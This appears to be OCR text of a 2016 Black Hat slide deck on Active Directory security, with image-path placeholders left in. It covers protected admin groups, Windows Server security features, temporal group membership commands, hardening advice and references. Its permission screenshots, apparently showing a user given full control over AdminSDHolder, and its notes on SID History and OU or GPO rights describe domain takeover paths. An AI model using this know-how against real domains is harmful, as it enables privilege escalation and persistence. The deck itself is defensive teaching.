
Current: 33790

Original: 5740

□ Protect object from accidental deletion

SDProp Protected Objects

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators




AdminSDHolder Properties

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow
Full control	☑
Read	☑
Write	☑
Create all child objects	☑



Domain Admins Properties

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow
Full control	☑
Read	☑
Write	☑
Create all child objects	☑

AD Security Enhancements by OS

Windows 2008 R2 Forest/Domain Mode Features

- Kerberos AES support (128 & 256 bit keys)*
- Fine Grained Password Policy*
- Managed Service Accounts
- Authentication Mechanism Assurance
- Offline Domain Join
- ECC support for Smartcard logon (X.509 certificates).
- Audit / Restrict NTLM Authentication

* - Windows 2008 Mode Feature

New AD Features: Windows Server 2012

- UEFI & Secure Boot
- Bitlocker with AD unlock
- Constrained Delegation across Domain/Forest
- Group Managed Service Accounts
- Compound Authentication & Kerberos FAST (aka Kerberos Armoring)
- Dynamic Access Control (attribute-based access)

Key AD Security Features: 2012 R2

- LSA Protection
- “Protected Users” Security Group
  - Protected Users Host/Domain Protection
- Authentication Policies & Silos
- Forest boundary enforcement for Kerberos Delegation

New Security Features (Win 10/2016)

New & Updated Auditing


- Added a default process SACL to LSASS.exe (Mimikatz)
  - Advanced Audit Policy Configuration\Object Access\Audit Kernel Object
- New Security Account Manager read (enumeration) events
  - Event ID 4798 & 4799
- New Audit Subcategories
  - Group Membership query
- New fields in the logon event
  - MachineLogon (Y/N)
  - ElevatedToken (Y/N)
  - RestrictedAdminMode (Y/N)
  - GroupMembership

Windows Server 2016 New Features


- Shielded Virtual Machines (Hyper-V)
- Just-In-Time administration (JIT)
- Just Enough Administration (JEA)
- Nano Server
- Azure AD Conditional Access
- PowerShell v5 & AMSI

AD 2016: Temporal Group Membership


- AD Optional Feature:
  - Privileged Access Management Feature
- Kerberos Ticket TTL




```
PS C:\> Enable-ADOptionalFeature 'Privileged Access Management Feature' -Scope ForestOrConfigurationSet `
>>      -Target AF-2016.adsecurity.org
WARNING: Enabling 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' is an irreversible action! You will not be
 able to disable 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' if you proceed.

Confirm
Are you sure you want to perform this action?
Performing the operation "Enable" on target "Privileged Access Management Feature".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): y
```



```
PS C:\> Add-ADGroupMember -Identity ‘Domain Admins’ -Members ‘InfoSec-VulnScan’
>>         -MemberTimeToLive (New-TimeSpan -Days 3)
```



```
PS C:\> Get-ADGroup ‘Domain Admins’ -Property member -ShowMemberTimeToLive


DistinguishedName : CN=Domain Admins,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
member            : {<TTL=259188>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org,
                    CN=Administrator,CN=Users,DC=AF-2016,DC=adsecurity,DC=org}
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 3e521490-729e-4391-b30a-4e115456fd30
SamAccountName    : Domain Admins
SID               : S-1-5-21-3511422684-756251083-1754319877-512
```



```
PS C:\> (Get-ADGroup ‘Domain Admins’ -Property member -ShowMemberTimeToLive).Member
<TTL=259168>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
CN=Administrator,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
```

AD 2016: Bastion Forest

- New Privileged Access Management (PAM) trust with Production forest.
- Leverages shadow security groups.
  - Contains attribute referencing Production forest admin group SID.
  - Provides Production forest admin rights without changing permissions.
- Temporal membership in a shadow group (with Kerberos TTL).
- Microsoft Identity Manager (MIM) includes new features to support temporal group management workflow.

Interesting AD Facts

- All Authenticated Users have read access to:
  - Most (all) objects & their attributes in AD (even across trusts!).
  - Most (all) contents in the domain share “SYSVOL” which can contain interesting scripts & files.

Interesting AD Facts:

- A standard user account can:
  - Have elevated rights through the magic of “SID History” without being a member of any groups.
  - Have the ability to modify users/groups without elevated rights through custom OU permissions.
  - Compromise an entire AD domain simply by improperly being granted modify rights to an OU or domain-linked GPO.

A Security Pro’s AD Checklist

- Identify who has AD admin rights (domain/forest).
- Identify who can logon to Domain Controllers (& admin rights to virtual environment hosting virtual DCs).
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins (aka Domain Admins) protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).

Summary

- Regularly audit AD admin groups & delegated rights.
- Keys to AD Security:
  - Isolate admin credentials.
  - Isolate critical resources.
- Get AD security right & many common attacks are mitigated/ less effective

Questions?

Like my talk?

Please Submit an Evaluation

Sean Metcalf (@Pyrotek3)
sean [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org

black hat®
USA 2016

Appendix: Active Directory Security Best Practices

General Recommendations

- Manage local Administrator passwords (LAPS).
- Implement RDP Restricted Admin mode (as needed).
- Remove unsupported OSs from the network.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Ensure that OOB management passwords (DSRM) are changed regularly & securely stored.
- Use SMB v2/v3+

General Recommendations

- Default domain Administrator & KRBTGT password should be changed every year & when an AD admin leaves.
- Remove trusts that are no longer necessary & enable SID filtering as appropriate.
- All domain authentication should be set (when possible) to:
  "Send NTLMv2 response only\refuse LM & NTLM."
- Block internet access for DCs, servers, & all administration systems.

Protect Admin Credentials

- No “user” or computer accounts in admin groups.
- Ensure all admin accounts are “sensitive & cannot be delegated”.
- Add admin accounts to “Protected Users” group (requires Windows Server 2012 R2 Domain Controllers, 2012R2 DFL for domain protection).
- Disable all inactive admin accounts and remove from privileged groups.

Protect AD Admin Credentials

- Limit AD admin membership (DA, EA, Schema Admins, etc.) & only use custom delegation groups.
- ‘Tiered’ Administration mitigating credential theft impact.
- Ensure admins only logon to approved admin workstations & servers.
- Leverage time-based, temporary group membership for all admin accounts.

Protect Service Account Credentials

- Limit to systems of the same security level.
- Leverage “(Group) Managed Service Accounts” (or pw >20 characters) to mitigate credential theft (kerberoast).
- Implement FGPP (DFL =>2008) to increase PW requirements for SAs and administrators.
- Logon restrictions - prevent interactive logon & limit logon capability to specific computers.
- Disable inactive SAs & remove from privileged groups.

Protect Resources

- Segment network to protect admin & critical systems.
- Deploy IDS to monitor the internal corporate network.
- Network device & OOB management on separate network.

Protect Domain Controllers

- Only run software & services to support AD.
- Minimal groups (& users) with DC admin/logon rights.
- Ensure patches are applied before running DCPromo (especially MS14-068 and other critical patches).
- Validate scheduled tasks & scripts.

Protect Workstations (& Servers)

- Patch quickly, especially privilege escalation vulnerabilities.
- Deploy security back-port patch (KB2871997).
- Set Wdigest reg key to 0 (KB2871997/Windows 8.1/2012R2+):
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
- Deploy workstation whitelisting (Microsoft AppLocker) to block code exec in user folders - home dir & profile path.
- Deploy workstation app sandboxing technology (EMET) to mitigate application memory exploits (0-days).

Logging

- Enable enhanced auditing:
  - *“Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings”*
- Enable PowerShell module logging (“*”) & forward logs to central log server (WEF or other method).
- Enable CMD Process logging & enhancement (KB3004375) and forward logs to central log server.
- SIEM or equivalent to centralize as much log data as possible.
- User Behavioral Analysis system for enhanced knowledge of user activity (such as Microsoft ATA).

References

- Active Directory Domains and Trusts
  https://technet.microsoft.com/en-us/library/cc770299.aspx
- Understanding Trusts
  https://technet.microsoft.com/en-us/library/cc736874(v=ws.10).aspx
- Trust Types
  https://technet.microsoft.com/en-us/library/cc775736(v=ws.10).aspx
- Active Directory Replication Overview
  https://technet.microsoft.com/en-us/library/cc961788.aspx
- How Active Directory Replication Topology Works
  https://technet.microsoft.com/en-us/library/cc755994(v=ws.10).aspx
- How the Active Directory Replication Model Works
  https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx

References

- Group Policy Basics
  http://blogs.technet.com/b/musings_of_a_technical_tam/archive/2012/02/13/understanding-the-structure-of-a-group-policy-object.aspx
- Optimizing Group Policy Performance
  https://technet.microsoft.com/en-us/magazine/2008.01.gpperf.aspx
- Organizational Units
  https://technet.microsoft.com/en-us/library/cc758565(v=ws.10).aspx
- Organizational Unit Design
  http://www.windowsnetworking.com/articles-tutorials/windows-server-2008/Crash-Course-Active-Directory-Organizational-Unit-Design.html
- How DNS Support for Active Directory Works
  https://technet.microsoft.com/en-us/library/cc759550(v=ws.10).aspx
- Active Directory-Integrated DNS
  https://technet.microsoft.com/en-us/library/cc978010.aspx
- Understanding DNS Zone Replication in Active Directory Domain Services
  https://technet.microsoft.com/en-us/library/cc772101.aspx

References

- What is an RODC?
  https://technet.microsoft.com/en-us/library/cc771030(v=ws.10).aspx
- AD DS: Read-Only Domain Controllers
  https://technet.microsoft.com/en-us/library/cc732801(v=ws.10).aspx
- Read-Only Domain Controllers Step-by-Step Guide
  https://technet.microsoft.com/en-us/library/cc772234(v=ws.10).aspx
- Service Principal Names (SPNs) Overview
  https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx
  https://technet.microsoft.com/en-us/library/cc961723.aspx
  http://blogs.technet.com/b/qzaidi/archive/2010/10/12/quickly-explained-service-principal-name-registration-duplication.aspx
- Register a Service Principal Name for Kerberos Connections
  https://msdn.microsoft.com/en-us/library/ms191153.aspx

References

- Active Directory Reading Library
  https://adsecurity.org/?page_id=41
- Read-Only Domain Controller (RODC) Information
  https://adsecurity.org/?p=274
- Active Directory Recon Without Admin Rights
  https://adsecurity.org/?p=2535
- Mining Active Directory Service Principal Names
  http://adsecurity.org/?p=230
- SPN Directory:
  http://adsecurity.org/?page_id=183
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege
  http://adsecurity.org/?tag=ms14068

References

- Securing Active Directory – An Overview of Best Practices
  https://technet.microsoft.com/en-us/library/dn205220.aspx
- Microsoft Enhanced security patch KB2871997
  http://adsecurity.org/?p=559
- Tim Medin’s DerbyCon 2014 presentation: “Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades”
  https://www.youtube.com/watch?v=PUyhlN-E5MU
- Microsoft: Securing Privileged Access Reference Material
  https://technet.microsoft.com/en-us/library/mt631193.aspx
- Mimikatz
  https://adsecurity.org/?page_id=1821
- Attack Methods for Gaining Domain Admin Rights in Active Directory
  https://adsecurity.org/?p=2362

References

- Microsoft Local Administrator Password Solution (LAPS)
  https://adsecurity.org/?p=1790
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them
  https://adsecurity.org/?p=1684
- How Attackers Dump Active Directory Database Credentials
  https://adsecurity.org/?p=2398
- Sneaky Active Directory Persistence Tricks
  https://adsecurity.org/?p=1929